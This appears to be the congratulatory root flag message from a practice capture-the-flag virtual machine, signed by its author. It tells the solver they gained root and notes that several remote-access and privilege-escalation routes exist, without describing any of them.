If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?

```
@abatchy17
```

---